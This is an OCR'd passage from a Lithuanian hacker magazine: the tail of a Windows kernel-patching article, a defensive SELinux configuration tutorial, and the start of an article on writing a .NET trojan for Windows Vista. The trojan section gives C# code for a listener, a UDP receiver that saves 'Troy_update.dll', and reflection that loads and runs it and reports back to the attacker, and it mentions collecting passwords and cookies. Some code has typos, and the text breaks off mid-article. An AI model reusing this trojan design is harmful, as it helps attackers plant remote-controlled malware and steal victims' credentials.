Atsakymą pateikia to paties *SoftICE* komanda „mod“, kuri parodo branduolio modulio pavadinimą (*ntoskenl.exe*) ir jį atitinkančią bylą (*ntoskrnH.exe*). Čia visa esmė tame, kad modulių pavadinimai neprivalo sutapti su bylų pavadinimais. Ir tai pasakytinaq ne tik apie branduolį, tačiau ir apskritai apie visas dinamines bibliotekas! Po pirmo užkrovimo, po statinio komponavimo arba su API funkcija *LoadLibrary* sistema bylą suranda diske pagal pavadinimą, o kraunant jau užkrautus modulius vykdoma paieška atmintyje, kur eksporto lentelėje betarpiškai parašyta, kas yra kas!

Pabaiga

Įsdami į branduolį mes įsibrauname į operacinės sistemos šventovių šventovę, todėl būtina iš anksto pasiruošti galimiems sutrikimams ir lūžimams. Jeigu diskas suformatuotas su FAT sistema, tuomet visada galima užsikrauti su sisteminiu diskeliu ir iš distributyvo CD atstatyti visas bylas. Tiesa, jeigu prieš tai sistemoje buvo įdiegti kokie nors atnaujinimų paketai, tuomet „šventovė“ pavirsta pragaru. Čia nepadės net totalus perinstaliavimas: Windows atsisako būti įdiegta ant šviežesnės versijos. Laimė, atnaujinimų paketas – tai paprasčiausia cab byla su prie jos prikabintu exe įdiegikliu, todėl reikiamas bylas galima išgauti ir be įdiegimo!

Su NTFS situacija kur kas prastesnė, todėl norint prieiti prie reikiamų particijų, diską su nulūžusia sistema reikia prijungti prie kompiuterio su veikiančia NT. Dar vienas variantas – galima įsigyti Windows PE. Tai savotiškas LiveCD, kuris kraunasi iš CD–ROM ir nereikalauja įdiegimo.

Savaime suprantama, prieš darant kokius nors bylų ir/arba registro pakeitimus, būtina susikurti rezervinę kopiją. Bylas galima nukopijuoti su FAR, o registrą – arba su paties „Microsoft“ įrankiu ntbackup, arba užsikraunant iš kito kietojo disko/LiveCD.

Totali pingvino kontrolė




„SE Linux:" maksimali apsauga

ŠIANDIEN MES PAŠNEKĖSIM APIE SELINUX – VIENĄ POPULIARIAUSIŲ PRIĖJIMO VALDYMO SISTEMŲ. BE SELINUX TAIP PAT DAR YRA GRSECURITY IR LIDS, TAČIAU GRIEŽČIAUSIA IŠ JŲ YRA BŪTENT SELINUX. TEISINGAI SUKONFIGŪRAVUS ŠI SISTEMA NEBUVO NĖ KARTO NULAUŽTA. KADANGI ŠIO STRAIPSNIO APIMTIS NELEIDŽIA IŠSAMIAI APRAŠYTI SELINUX, MES APTARSIME TIK PAGRINDINES ŠIOS SISTEMOS SĄVOKAS IR KONCEPCIJAS. DIDELĖ STRAIPSNIO DALIS BUS SKIRTA PRAKTINIAM KONFIGŪRAVIMUI, O JEIGU TU KO NORS IKI GALO NESUPRASI, TUOMET IŠKARPOJE RASI PAPILDOMŲ RESURSŲ SĄRAŠĄ.

Kam to reikia?


Teisingai sukonfigūravus *Linux*, ji laikoma viena iš labiausiai apsaugotų operacinių sistemų pasaulyje. Tai kam gi reikalinga papildoma priėjimo valdymo sistema? Nejaugi neužtenka pačios *Linux* galimybių? Ne, neužtenka. *Linux* sistemoje yra du vartotojų tipai: paprasti vartotojai ir administratorius (*root*). Įprastinių vartotojų teises galima apriboti su standartinėmis *Linux* priemonėmis, tačiau tu pats žinai, ką gali administratoriaus rankos. Jeigu kenkėjas gaus administratoriaus slaptažodį, tuomet jis gaus ir galimybę pilnai valdyti sistemą. Tačiau jeigu kompiuteryje įdiegta priėjimo valdymo sistema, tuomet ji neleis jam padaryti nieko blogo. Kenkėjas tiesiog negalės sukompromituotoje sistemoje padaryti apčiuopiamos žalos. Priėjimo valdymo sistema gali apriboti net ir paties *root* vartotojo veiksmus, jeigu jie gali tapti nekorektiško sistemos darbo priežastimi (pavyzdžiui, kuomet iškyla grėsmė duomenų vientisumui, pačios sistemos veikimui ir t.t.).



„Saugumo lygio konfigūravimo“ langas



SELinux aktyvuotas



Vartotojo root saugumo kontekstas

Sugrįžkime prie paprastų vartotojų. Čia galima apriboti priėjimą prie tam tikrų bylų ir sisteminių resursų naudojimą (pavyzdžiui, disko erdvės (kvotos), procesoriaus laiko, apriboti maksimalų procesų skaičių) ir viskas. Priėjimo valdymo sistema vartotojui gali uždrausti vykdyti tuos veiksmus, kurių jis neturi vykdyti. Daugeliu atvejų net ir paprastiems vartotojams dažnai suteikiamos per didelės teisės. Pavyzdžiui, kam vartotojui, kuris sistemoje užsiregistravęs tik tam, kad skaitytų elektroninį paštą, suteikta galimybė kompiliuoti kodą ar foniniu režimu (*background*) paleidinėti demonus? Dabar viskas sustoja į savo vietas: mes suprantame, kad be *SELinux* tikroje daugiavartotojiškoje sistemoje neapsieisi. Teisinga būtų pastebėti, kad aukščiau aprašytus dalykus galima sutvarkyti ir naudojant *GRSecurity* bei LIDS.

Be viso kito, *SELinux* kontroliuoja ir priėjimo prie bylų teises. Pavyzdžiui, sistema patikrino priėjimo prie bylos teises ir leido prie jos prieiti. Tačiau po to darbo imasi *SELinux*. Jeigu *SELinux* nustatymuose pasakyta, kad šis vartotojas (arba procesas) neturi priėjimo prie šios bylos, tuomet priėjimą prie jos uždraudžia jau *SELinux*. Ir iš tiesų, kam *web* serveriui kreiptis į katalogą */etc/selinux*? Jeigu pati operacinė sistema uždraudė priėjimą prie bylos (pirmasis etapas — teisių patikrinimas), tuomet *SELinux* nebus įdarbinta.

Kaip įdiegti „SELinux“?

Supaprastinkime vienas kitam gyvenimą ir neįdieginėkime sistemos į „nuogą“ pingviną. *SELinux* įeina į *Fedora Core* (beje, FC tapo pirmuoju distributyvu, į kurį buvo įtraukta *SELinux*) ir ja pagrįstų distributyvų sudėtį. *SELinux* konfigūravimą aptarsime remdamiesi *ASP Linux 11* pavyzdžiu — tai pats šviežiausias *SELinux* distributyvas, kurį turiu po ranka.

Pereik į katalogą */etc/selinux*. Čia tu rasi bylą *config*, kurioje valdomi paties *SELinux* nustatymai, o taip pat katalogą *targeted*, kuriame saugomos politikos *targeted* konfigūracinės bylos. Čia yra trys subkatalogai: *contexts*, *policy*, *users* (kontekstai, politika, vartotojai) ir byla *booleans*, kurioje konfigūruojami kai kurie loginiai parametrai. Šiaip tai šios bylos rankomis judinti nereikia (bent jau šiame etape) — pažiūrėjai ir pamiršai. Taigi kas sudėta kataloguose *contexts*, *policy* ir *users*? Norint gauti atsakymą į šį klausimą, reikia aptarti nuobodžią teoriją.

Nuobodi teorija

Pradėsime nuo pagrindinės sąvokos — tapatybės. Tapatybė (*identity*) formuoja dalį saugumo konteksto, apibrėžiančio domenus, į kuriuos galima įeiti. T.y. tapatybė apibrėžia, ką galima daryti. Tapatybės nereikia painioti su vartotojo identifikatoriumi (UID). Jie sistemoje egzistuoja lygiagrečiai, tačiau jų egzistavimo prasmės visiškai skirtingos. Paprastai tapatybė sistemoje atvaizduojama taip pat, kaip ir vartotojo vardas. Jeigu sistemoje yra vartotojas *den* ir yra tapatybė *den*, tuomet su komanda „su“ mes nepakeičiame *SELinux* tapatybės. Tarkim, mes turim vartotoją *den*. Užsiregistruokime jo vardu ir įvykdykime komandą *id* (tai *SELinux* komanda). Gaunam:

```
context=den:user_r:user_t
```

Dabar įvedame komandą „su“, surenkame *root* slaptažodį ir vėl įvykdome *id*:


```
context=den:user_r:user_t
```

Mes gavome tą patį. Kaip matai, kontekstas liko toks pat, kaip ir anksčiau — jis nepasikeitė į vartotojo *root* kontekstą. Tiesa, yra vienas „bet“. Jeigu tapatybei *den* leidžiamas priėjimas prie *sysadm_r* rolės (dabar rolė yra *user_r*) ir vartotojas įvykdys komandą „newrole –r sysadm_r“ (pakeis savo rolę), o po to vėl įvykdys *id*, tuomet mes gausim štai ką:


```
context=den:sysadm_r:sysadm_t
```

Esybė čia ta pati (*den*), tačiau rolė ir domenas (antras ir trečias laukai) pasikeitė. Tapatybė apibrėžia, kokios rolės ir domenai gali būti naudojami.


Domenas (*domain*) apibrėžia operacijų, kurias gali įvykdyti procesas, sąrašą, ir taip tiksliai apibrėžia jo privilegijas. Domenų pavyzdžiai: *sysadm_t* — sistemos administratoriaus domenas, *user_t* — neprivilegijuotiems vartotojams skirtas domenas. Procesas *init* vykdomas *init_t* domene, o *named* — *named_t* domene.



SELinux (angliška „Security–Enhanced Linux" santrumpa, reiškianti „Linux su patobulintu saugumu")—tai speciali Linux branduolio ir programų, kurios užtikrina priverstinės priėjimo kontrolės palaikymą, versija, besiremianti mažiausių teisių (least privilege) principu. Tai ne Linux distributyvas, o pasikeitimų, kurie gali būti pritaikyti Linux tipo operacinems sistemoms (su Linux branduoliu) ir kai kurioms ne Linux sistemoms (pavyzdžiui, BSD), rinkinys.



HTTPD politikos redagavimas



Tipas (*type*) apibrėžiamas objektui ir apibrėžia priėjimą prie šio objekto. Tipas — tai tas pats, kas ir domenas, tačiau jeigu domenas skirtas procesams, tai tipas — byloms, katalogams, soketams ir t.t.

Rolė (*role*) apibrėžia domenų sąrašą, kurie gali būti panaudoti. Vartotojo rolei leistini domenai apibrėžiami politikos bylose. Jeigu rolė neturi priėjimo prie domeno, tai bandant įvykdyti veiksmą su domenu priėjimas bus draudžiamas. Geriausia tai pademonstruoti remiantis pavyzdžiu: jeigu tau reikia neprivilegijuotiems vartotojams (domenas *user_t*) leisti vykdyti komandą *passwd*, tuomet konfigūracinėje byloje reikia įrašyti:

```
role user_r types user_passwd_t
```

Komandoje matosi, kad vartotojas, kurio rolė *user_t*, gali įeiti į domeną *user_passwd_t*, t.y. gali vykdyti komandą *passwd*.

Saugumo kontekstas (*security context*) — tai visų atributų, kurie susiję su bylomis, katalogais, procesais ir TCP soketais, rinkinys. Saugumo kontekstas susideda iš tapatybės, rolės, domeno (arba vietoje domeno gali būti tipas). Komanda „id" išveda einamą saugumo kontekstą.

Sprendimą atlikti perėjimą (*transition*) apibrėžia saugumo kontekstas, kurį apibrėš vykdoma operacija. Egzistuoja du perėjimų tipai:

- domeno proceso perėjimas — naudojamas vykdant tam tikro tipo procesą;
- bylos tipo perėjimas — naudojamas tam tikruose kataloguose kuriant bylas.

Galų gale aptarkime „politikos" sąvoką. Politika — tai rolių sąrašus, prie kurių vartotojas turi priėjimą, rolių priėjimą prie domenų, domenų priėjimą prie tipų kontroliuojančių taisyklių rinkinys.

Ar supratai, kas tai yra domenai/tipai/rolės? Žiūrėk, pavyzdžiui, pasakymas „rolių priėjimą prie domenų" reiškia, kokie vartotojai turi teisę paleidinėti vienus ar kitus procesus, o pasakymas „domenų priėjimus prie tipų" — kokie procesai turi priėjimo teisę prie vienų ar kitų objektų (bylų, katalogų, soketų). Redaguodamas politikų bylas, tu gali savo sukonfigūruoti taip, kaip tik nori..

Pradinis „SELinux" konfigūravimas

Prisijunk į sistemą *root* vartotojo vardu ir įvykdyk komandą:

```
# system-config-securitylevel
```

„Saugumo lygio konfigūravimo" lange pereik į skyrelį „*SELinux* konfigūravimas". Pagal nutylėjimą *SELinux* paprastai išjungta. Norėdamas aktyvuoti šią sistemą, pasirink „Įjungta". Iš karto po to tu pamatysi perspėjimą apie būtinybę permarkiruoti failų sistemą su teisingais saugumo kontekstais. Tame pačiame lange pranešama, kad permarkiravimas (jis bus įvykdytas po sistemos perkrovimo, beje, tai komandos „make relabel" analogas) gali trukti ganėtinai daug laiko (priklauso nuo failų sistemos dydžio).

Po to atkreipk dėmesį į langą „*SELinux* konfigūravimas". Jame galima pasirinkti politikos tipą. Kol kas čia prieinama tik viena politika — *targeted* (tikslinė). Dabar spausk „Ok" ir perkrauk kompiuterį (komanda „reboot"). Sistemos paleidimo metu pasirodys pranešimas:

```
Warning -- SELinux relabel is required ***
```

Šis pranešimas byloja apie tai, kad *SELinux* permarkiruos failų sistemą. Po to prasidės tau įprastinis krovimas. Tiesa, įeinant į pirmąją *X Window* konsolę tau bus pateikta keletas ne visai įprastinių pranešimų. Tame nėra nieko baisaus — juos mes aptarsim kiek vėliau. Pirmas dalykas, kurį norisi padaryti — tai įvesti komandą *id*, kad peržiūrėtum savo saugumo kontekstą:

```
context=root:system_r:hotplug_t
```

Čia *system_r* rolė — tai sistemos rolė, kuri aukštesnė už *sysadm_r* rolę.

Dabar pats laikas imtis konfigūracinių *SELinux* bylų. Atidaryk bylą */etc/selinux/config*. Joje bus viso labo dvi direktyvos: SELINUX ir SELINUXTYPE. Pirmosios reikšmės gali būti tokios:

- enforcing — pritaikyti SELinux saugumo politiką;
- permissive — derinimo režimas (vietoje to, kad būtų draudžiamos vienos ar kitos operacijos, SELinux tiesiog išvedinės perspėjimus);
- disabled — SELinux išjungta.

Antros direktyvos reikšmės gali būti tik dvi:

- targeted — bus apsaugoti tik tiksliniai tinklo demonai (kurie bus aiškiai nurodyti);
- strict — pilna apsauga.

Jeigu tau reikia pilnos apsaugos, įdiek paketą selinux–policy–strict. Jį tu surasi pirmame *ASPLinux* 11 diske. Iš antrojo disko rekomenduočiau įdiegti paketą *selinux–doc*. Papildoma dokumentacija niekada nesutrukdys. *SELinux* politikų auditui naudojama programa *seaudit*, tačiau paleidimo metu mes gauname pranešimą, kad nesukonfigūruota politika pagal nutylėjimą. Įdomu tai, kad distributyvo diskuose aš taip ir neradau paketo *policy*, kuriame būtų politika pagal nutylėjimą. Teko ją parsisiųst iš interneto: *ftp://rpmfind.net/linux/ASPLinux/i386/RPMS.10/policy-1.11.3-3.noarch.rpm.*

INFO

UNIX sistemoje gali būti naudojami tokie priėjimo moduliai:
* diskretiškas priėjimo valdymas (Discretionary Access Control, DAC);
* priverstinis priėjimo valdymas (Mandatory Access Control, MAC);
* modelis tipas–domenas (Domain Type Enforcement, DTE).

Vaidmens pasirinkimas

Rolės reikšmė labai didelė, kadangi kiekviena rolė turi savo įgaliojimus. Pavyzdžiui, *sysadm_r* turi kur kas daugiau įgaliojimų, nei *user_r*, todėl reikia žinoti, kaip rolę galima pakeisti. Tiesa, žiūrint iš kitos pusės, *targeted* politikoje, su kuria mes dabar dirbame, vartotojų rolės nėra labai įdomios, kadangi čia apsaugomi tik pasirinkti tinklo demonai. Vis dėlto aš negaliu nepaminėti komandos *newrole*. Jos sintaksė tokia: „newrole -r rolė". Pavyzdžiui:

```
# newrole -r sysadm_r
```

Po to reikia įvesti tapatybės slaptažodį (vartotojo slaptažodį). Jeigu nurodyta rolė neturi tokių priėjimo teisių, tu pamatysi pranešimą:

```
den:sysadm_r:sysadm_t is not a valid context
```

Šiuo atveju nurodoma, kad tapatybė *den* neturi teisių prieiti prie *sysadm_r* rolės.

Pseudofailų sistema „/selinux"

Paleidžiant sistemą su *SELinux* galimybe šaknyje atsiranda katalogas */selinux* — tai pseudofailų *SELinux* sistema (panaši į */proc*). Su šia FS galima pakeisti kai kuriuos *SELinux* parametrus, pavyzdžiui, darbo režimą. Kaip jau minėjau, yra du darbo režimai: leidžiantis (*permissive*) ir priverstinis (*enforcing*). Dirbant pirmuoju režimu, *SELinux* tik keikiasi (jeigu yra dėl ko), o OS veikia taip pat, kaip ir įprastinė *Linux* sistema be *SELinux*, o antruoju atveju pritaikomos visos sukonfigūruotos politikos. Leidžiančiame režime derinimo pranešimai rašomi į */var/log/messages*. Persijungimui į priverstinį režimą naudojama komanda:

```
# echo "1" > /etc/selinux/enforce
```

Perėjimui į leidžiantį režimą naudojama komanda:

```
# echo "0" > /etc/selinux/enforce
```

Aiškinimaisi su vartotojais

Visus reikalingus vartotojus sistemoje geriau sukurti prieš *SELinux* aktyvavimą, tačiau pasitaiko ir tokių atvejų, kuomet to padaryti tiesiog neįmanoma (pavyzdžiui, sistema veikia ilgą laiką ir visi vartotojai jau senų senovėje sukurti). Jeigu *SELinux* jau aktyvuota, tuomet kuriant naują vartotoją reikia įvykdyti štai tokias komandas. Prisijungiame administratoriaus vardu:

```
$ su
```

Įvedame rolę *sysadm_r*:

```
# newrole -r sysadm_r
```

Pridedame naują vartotoją:

```
# useradd -c "New user" -m -d /home/newuser -g users \
        -s /bin/bash -u 1005 newuser
# passwd newuser
```

Tačiau šito maža. Tu taip pat turėsi sukonfigūruoti vartotojo roles. Tam į bylą */etc/selinux/users* pridedame eilutę:

```
user newuser roles { user_r };
```

Taip mes vartotojui *newusers* priskiriame rolę *user_r*. Jeigu tau reikia, kad vartotojas turėtų priėjimą prie kelių rolių, tuomet reikiamas roles surašyk per tarpą, pavyzdžiui:

```
user setest roles { user_r sysadm_r };
```

Norėdamas aktyvuoti pakeitimus, įvykdyk komandą:

```
# make -C /etc/selinux load
```

Šios operacijos pabaigoje tu pamatysi tokius pranešimus:

```
Success
touch tmp/load
make: Leaving directory `/usr/share/selinux/policy/current'
```

Pastebėsiu, kad jeigu vartotojui reikalingas priėjimas tik prie rolės *user_r*, tuomet to galima nė nenurodyti. Akivaizdus rolės nurodymas reikalingas tik tuo atveju, kai reikia vartotojui suteikti teisę savarankiškai pakeisti savo slaptažodį.

Lendame į politiką

Dabar prasideda įdomioji dalis — mes redaguosime mūsų politiką. Dabar naudojama politika *targeted*, kuri apsaugo tik tavo nurodytus tinklo demonus. Paleisk konfigūratorių *system-config-securitylevel*. *SELinux* skyrelyje atsiras galimybė redaguoti politiką. Ten viskas paprasta: pateikiamas servisų sąrašas ir kiekvienam servisui skirtų *SELinux* opcijų rinkinys. Pavyzdžiui, štai FTP prieinamų opcijų sąrašas:

- įjungti SELinux apsaugą ftpd demonui;
- įjungti SELinux apsaugą initd demonui;
- leisti ftp skaityti/rašyti bylas savo namų kataloge.

O štai vartotojo privilegijų sąrašas:

- pagal nutylėjimą leisti vartotojams skaityti visas bylas;
- leisti vartotojams paleidinėti pppd (kurti susijungimus).

Skaitome „SELinux" pranešimus

Aptarsime tipišką *SELinux* keiksmų pavyzdį, kurį galima rasti */var/log/messages* byloje:

```
May 21 14:44:12 localhost kernel: audit (1148208252.610:29): avc:
denied { read } for pid=2054 comm=»bash» name=».bash_profile»
dev=hda6 ino=23695 scontext=root:system_r:hotplug_t tcontext=root
object_r:user_home_t tclass=file
```

Eilutė „avc: denied" reiškia, kad operacija buvo uždrausta. Toliau eina proceso, bandančio įvykdyti operaciją, identifikatorius (*for pid*), proceso pavadinimas (*comm*), objekto pavadinimas (*name*), įrenginio pavadinimas (*dev*), objekto *inode* numeris (*ino*), proceso saugumo kontekstas (*scontext*), objekto saugumo kontekstas (*tcontext*) — šiuo atveju tai buvo byla „.bash_profile" ir tikslinio objekto tipas (*tclass=file* — objekto tipas — byla).

BLOGIO TINKLUOSE

Pirmieji Windows Vista skirti su .NET kuriami virusai ir trojanai



DAUGELIS PIKTŲJŲ PROGRAMUOTOJŲ LABAI SKEPTIŠKAI ŽIŪRI Į NAUJAS PROGRAMAVIMO TECHNOLOGIJAS. JIE TVIRTINA, KAD VIRUSUS REIKIA RAŠYTI IŠIMTINAI SU ASEMBLERIU (AŠ SU JAIS NESIGINČIJU IR SMARKIAI GERBIU TOKIAS DIDŽIAS KOMANDAS, KAIP 29A). TAČIAU MAN ATRODO, KAD VIS DĖLTO REIKIA PERPRASTI IR NAUJAS TECHNOLOGIJAS. ŠIUO METU WINDOWS VISTA PLANUOJAMA IŠLEISTI 2007 M. SAUSIO-VASARIO MĖNESĮ. KADANGI VISTA NAUDOS .NET TECHNOLOGIJĄ, APIE JĄ MES IR PAŠNEKĖSIME ŠIAME STRAIPSNYJE.

Ką mes turim?

C# piktiesiems programuotojams siūlo daugybę galimybių. Mano nuomone, tai vienintelė kalba, kur taip gerai išplėtota objektiškai orientuoto programavimo koncepcija. Dabar mums prieinamos tokios galimybės, kaip, pavyzdžiui, kodo refleksija, naujus horizontus mums atveria CLR (*Common Language Runtime*). Su CLR mes galime susieti programas nepriklausomai nuo kalbos, kuria jos parašytos. Kaip pavyzdį parašykime *Downloader* su nedideliu funkcijų rinkiniu. Ką jis turėtų mokėti daryti? Visų pirma — siųsti, kadangi tai pagrindinė jo paskirtis. Bylų siuntimui paprastai naudojamas *ftp* protokolas, tačiau tai labai lengvai aptinka antivirusai, ugniasienės ir kiti kontrolieriai. Mūsų pavyzdyje mes šiam tikslui naudosime UDP (*User Datagram Protocol*) protokolą. UDP protokolas patogus tuo, kad jis užtikrina greitą aptarnavimą be sesijos užmezgimo, jis taip pat leidžia naudoti grupinį siuntimą, kas kenksmingoms programos labai svarbu. Po to, kai mes į užkrėstą kompiuterį įkelsim atnaujinimus, būtina juos inicializuoti (pavyzdžiui, į pagalbą pasitelkus refleksiją), o tuo pačiu mes mūsų niekšingąjį exe'ką išmokinsim paleidinėti kitas programas. Beje, programoje galima įdiegti ir darbo su duomenų bazėmis funkciją, į kurią būtų galima sudėti ir saugoti visus slaptažodžius, sausainukus (*cookies*) ir kitą hakeriui naudingą informaciją. Dabar pereikime prie paties programavimo.

Programuojam!

Pradėsime nuo pagrindų. Iš pradžių mums reikia klientą sujungti su serveriu. Tam mes naudosime vardų erdves *System.NET* ir *System.NET.Sockets*. Su soketais viskas veikia taip pat, kaip ir anksčiau, — mes tiesiog apibrėžiame kintamuosius ir klausomės hakeriui reikalingos jungties.

Darbas su soketais

```
IPHostEntry host = Dns.Resolve("localhost");
IPAddress ip = host.AddressList[0]; // sukuriam soketą ir klausomės 11000 jungties
IPEndPoint ep = new IPEndPoint(ip, 11000);
Socket listn = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
listn.Bind(ep);
listn.Listen(10);
```

Dabar reikia išsiaiškinti, kaip trojanas siųs bylas. Tam mes naudosime klasę *UdpClient*. Štai esminės mums reikalingos šios klasės funkcijos: *Connect()*, *Send()*, *Receive()*. Bylų siuntimui taip pat reikia naudoti vardų erdvę *System.Threading* ir jos klasę *FileStream*. Dabar sukursime savo`klasę, kuri per 12000 portą gaus hakerio siunčiamus atnaujinimus:

Byloms priimti skirta klasė

```
public class fRecv
{
  public static IPEndPoint RemEp = null;
  public static FileStream fStream; // apibrėžiam kintamuosius
  public static byte[] rByte = new Byte[0];
  public static int port = 12000;
  public static UdpClient udp = new UdpClient(port);

  public static void RecFile()
  {
    rByte = udp.Receive(ref RemEp); // gaunam udp protokolu siunčiamus duomenis
    fStream = new FileStream("Troy_update.dll", FileMode.Create,
      FileAccess.ReadWrite, FileShare.ReadWrite); // sukuriame bylą
    fStream.Write(rByte, 0, rByte.Length); // ir į ją rašom

fStream.Close();
    udp.Close();
  }
}
```

Kliente turi būti įkelta sava bylų siuntimui skirta klasė. Panorėjęs hakeris gali su *Perl* parašyti nedidelį UDP serverį, kad po to bylas siųstų ne iš savo kompiuterio, o iš kokio nors nutolusio **nix* shello. Kliente naudosime tokias pačias vardų erdves, kokios naudojamos trojane.

Bylų išsiuntimui skirta klasė

```
public class SndFile
{
  public static IPEndPoint ep;
  public static FileStream fStream; // apibrėžiam kintamuosius
  public static IPAddress remoteIP;
```

```
public const int port = 12000;
public static UdpClient serv = new UdpClient();

public static void SendFile()
{
  byte[] buff = new byte[fStream.Length];
  fStream.Read(buff, 0, buff.Length); // skaitome bylą
  Console.WriteLine("Sending File... ");
  serv.Send(buff, buff.Length, ep);
  // duomenis trojanui siunčiam udp protokolu
  fStream.Close();
  serv.Close();
}
```

Po to, kai trojanas parsisiuntė bylą, jis su ja gali daryti ką tik nori. Jeigu reikia — paleisti su funkcija *Process.Start(proc_name)*, o jeigu reikia — užkrauti *dll*, tuomet galima pasinaudoti madingu refleksijos metodu.

Refleksija

.NET technologijos naujovė yra duomenų tipų refleksijos procesas. Panaudojant šį procesą, programa duomenų tipus gali aptikti savo darbo metu arba po *dll* užkrovimo.

Tai labai patogu, kadangi programuotojas informaciją apie kodą gali gauti be jokio disasemblerio, *C#* kalboje!!! Duomenis galima gauti apie bet kurį duomenų tipo narį. Taip galima gauti informaciją apie mums reikalingos klasės pripažįstamas sąsajas, kintamųjų reikšmes, metodų parametrus (jeigu visi jie apibrėžti kaip *public*). Norėdami parašyti atitinkamą klasę, mes turime pasinaudoti vardų erdvėmis *System.Reflection* ir *System.Activator*.

Pavyzdžiui, norėdami užkrauti kokią nors informaciją iš *dll* bibliotekos, mes turime užregistruoti *Assembly* tipo kintamąjį ir po to su *Assembly.Load()* metodu iš bibliotekos užkrauti kodą. Jeigu programai reikia gauti informaciją apie jos užkrautų duomenų tipus, tuomet reikia įvykdyti štai tokį kodą::

```
plug = Assembly.Load("Troy_update"); // užkraunam dll
plug.GetExportedTypes(); // gaunam duomenis
```

Funkcija *GetExportedTypes()* duomenis grąžina parametrui *plug.FullName*. Norint paleisti funkciją, reikia pasinaudoti funkcija *MethodInfo.Invoke()*, tačiau prieš tai reikia sukurti objektą su metodu *Activator.CreateInstance()* ir iš *dll* bibliotekos gauti objektą su metodu *Assembly.GetType()*.

Finale mes galėsime gauti informaciją apie tipą ir panaudoti užkrautą kodą. Tai atliekama štai taip:

Refleksija

```
Assembly plug = null;
plug = Assembly.Load("Troy_update"); // užkrauname dll į atmintį
plug.GetExportedTypes();
Console.WriteLine("Loaded plugin: {0}", plug.FullName);
Type action = plug.GetType("Troy_update.Do"); // išsirenkame mums reikalingą klasę
object Do = Activator.CreateInstance(action); // sukuriame šią klasę
MethodInfo MtdInfo = action.GetMethod("save_log");// išsirenkame mūsų klasės metodą
MtdInfo.Invoke(Do, null); // iškviečiame metodą be parametrų
string loaded = "Plugin is loaded.";
byte[] l_ok = Encoding.ASCII.GetBytes(loaded); // pranešame hakeriui, kad įskiepis
hnd.Send(l_ok); // užkrautas
```

Kuo visa tai gali pagelbėti hakeriui? Ogi tuo, kad išleidus *Windows Vista* vietoje BHO (*Browser Helper Object*) kodą bus galima įterpinėti į IE, o tai — tikras atradimas visiems nelabai geriems programuotojams ;). Beje, lygiai taip pat sėkmingai refleksija mums leis nuo programos „atskirti" kodo fragmentus ir sukurti *dll* jos veikimo metu.



Išsaugom slaptažodžius?

Darbui su bylomis skirta vardų erdvė *System.IO*. Darbui su tekstinėmis bylomis mums reikia klasių *StringReader* ir *StringWriter*. Labai įdomias galimybes mums atveria klasė *BinaryReader* ir *BinaryWriter*, kurios leidžia programai skaityti ir rašyti dvejetainius duomenis. Šito išmokyti trojaną galėsi tu pats. Jeigu nori, galiu pateikti paprastą pavyzdį:

```
FileStream fStream = new FileStream("binary_rw.dat", // sukuriame bylą
  FileMode.OpenOrCreate, FileAccess.ReadWrite);
BinaryWriter bWrite = new BinnaryWriter(fStream);
bWrite.WriteString("HackeR RuleZ"); // rašom į bylą
float test = 29.987654 // įrašykime dar ką nors...
bWrite.Write(test); // įrašėm
```


Tam, kad gautume slaptažodžius (savo pamirštus slaptažodžius! ;)), mes naudosime prieš tai paminėtą klasę *StringReader*.
Visa tai kaip visada daroma su viena kodo eilute:

```
StreamReader text = File.OpenText("C://test.txt");
```

